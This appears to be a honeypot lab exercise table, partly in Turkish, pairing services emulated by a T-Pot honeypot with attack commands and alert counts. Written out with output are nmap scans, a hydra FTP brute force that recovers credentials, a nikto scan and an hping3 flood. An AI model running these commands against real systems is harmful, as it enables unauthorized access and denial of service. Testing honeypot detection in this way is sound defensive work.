








service	T-POT	KOMUT	Alarm Sayısı

Telnet
http,https,ssh
SMB,WINS,RPC
FTP, oracle SQL-NET, TSM, IBM DB2
	Honeytrap, Dionaea(445-42-135-21-81), ıpphoney(631),Cowrie (22-23), Conpot(1025-10001),ADBHoney(5555), citrixhoneypot(443),tanner(80)	
		`┌──(root㉿kalipurple)-[~]`
		`└─# nmap -A -Pn -T4 159.69.196.102`
		`Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 01:33 EST`
			1838

Telnet , ftp,
ssh
	Cowrie, Dionaea	
		`┌──(root㉿kalipurple)-[/home/gozde]`
		`└─# nmap -sS -sV -p 21,22,23 159.69.196.102`
		`Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 03:18 EST`
		
		`PORT   STATE SERVICE VERSION`
		`21/tcp open  ftp     vsftpd 2.0.8 or later`
		`22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)`
		`23/tcp open  telnet?`
			102

FTP	Dionaea	
		`┌──(root㉿kalipurple)-[/home/gozde]`
		`└─# hydra -L user_names.txt -P passwords.txt ftp://159.69.196.102:21`
		`Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga`
		`nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).`
		
		`Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 03:28:35`
		`[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:9/p:10), ~6 tries per task`
		`[DATA] attacking ftp://159.69.196.102:21/`
		`[21][ftp] host: 159.69.196.102   login: cybersecurity   password: eni`
		`[21][ftp] host: 159.69.196.102   login: cybersecurity   password: sinha`
		`[21][ftp] host: 159.69.196.102   login: cybersecurity   password: frappe`
		`[21][ftp] host: 159.69.196.102   login: admin   password: eni`
		`[21][ftp] host: 159.69.196.102   login: cybersecurity   password: password`
		`[21][ftp] host: 159.69.196.102   login: admin   password: password`
		`[21][ftp] host: 159.69.196.102   login: cybersecurity   password: zsh`
		`[21][ftp] host: 159.69.196.102   login: cybersecurity   password: sonika`
		
		
		
		`┌──(root㉿kalipurple)-[/home/gozde]`
		`└─# ftp -p 159.69.196.102`
		`Connected to 159.69.196.102.`
		`220 FTP server ready.`
		`Name (159.69.196.102:gozde): cybersecurity`
		`331 Password required for cybersecurity.`
		`Password:`
		`230 User logged in, proceed`
		`Remote system type is UNIX.`
		`Using binary mode to transfer files.`
		`ftp>`
			79

http (xss saldırısı)	Tanner		3931

		 ┌──(root㉿kalipurple)-[~] └─# nikto -h http://159.69.196.102 - Nikto v2.5.0 --- + Target IP: 159.69.196.102 + Target Hostname: 159.69.196.102 + Target Port: 80 + Start Time: 2024-12-03 03:44:09 (GMT-5) ---	
http (ddos)	Tanner Dionaea	 ┌──(root㉿kalipurple)-[~] └─# hping3 --flood -p 80 159.69.196.102 -q -n -d 120 HPING 159.69.196.102 (eth0 159.69.196.102): NO FLAGS are set, 40 headers + 120 data bytes hping in flood mode, no replies will be shown  No. Time Source Destination Protocol Length Info 1150… 9.597129294 192.168.58.138 159.69.196.102 TCP 174 [TCP Previous 1150… 9.597171659 192.168.58.138 159.69.196.102 TCP 174 [TCP Previous 1150… 9.597199964 192.168.58.138 159.69.196.102 TCP 174 [TCP Previous 1150… 9.597242459 192.168.58.138 159.69.196.102 TCP 174 [TCP Retransm 1150… 9.597271168 192.168.58.138 159.69.196.102 TCP 174 [TCP Retransm 1150… 9.597313371 192.168.58.138 159.69.196.102 TCP 174 [TCP Retransm 1150… 9.597341772 192.168.58.138 159.69.196.102 TCP 174 [TCP Previous 1150… 9.597383707 192.168.58.138 159.69.196.102 TCP 174 [TCP Retransm 1150… 9.597412189 192.168.58.138 159.69.196.102 TCP 174 [TCP Retransm 1150… 9.597454595 192.168.58.138 159.69.196.102 TCP 174 [TCP Previous › Frame 1: 174 bytes on wire (1392 bits), 174 › Ethernet II, Src: VMware_2c:12:b5 (00:0c:29: › Internet Protocol Version 4, Src: 192.168.58 › Transmission Control Protocol, Src Port: 115 0000 00 50 56 fe 09 72 00 0c 29 2c 12 b5 08 0010 00 a0 77 68 00 00 40 06 a4 11 c0 a8 3a 0020 c4 66 2d 11 00 50 79 02 b3 64 58 2e 05 0030 02 00 e2 1a 00 00 58 58 58 58 58 58 58 0040 58 58 58 58 58 58 58 58 58 58 58 58 58 0050 58 58 58 58 58 58 58 58 58 58 58 58 58 0060 58 58 58 58 58 58 58 58 58 58 58 58 58 0070 58 58 58 58 58 58 58 58 58 58 58 58 58 0080 58 58 58 58 58 58 58 58 58 58 58 58 58 0090 58 58 58 58 58 58 58 58 58 58 58 58 58 00a0 58 58 58 58 58 58 58 58 58 58 58 58 58 eth0: <live capture in progress> Packets: 115054 · Displayed: 115054 (100.0%) Profile: Default	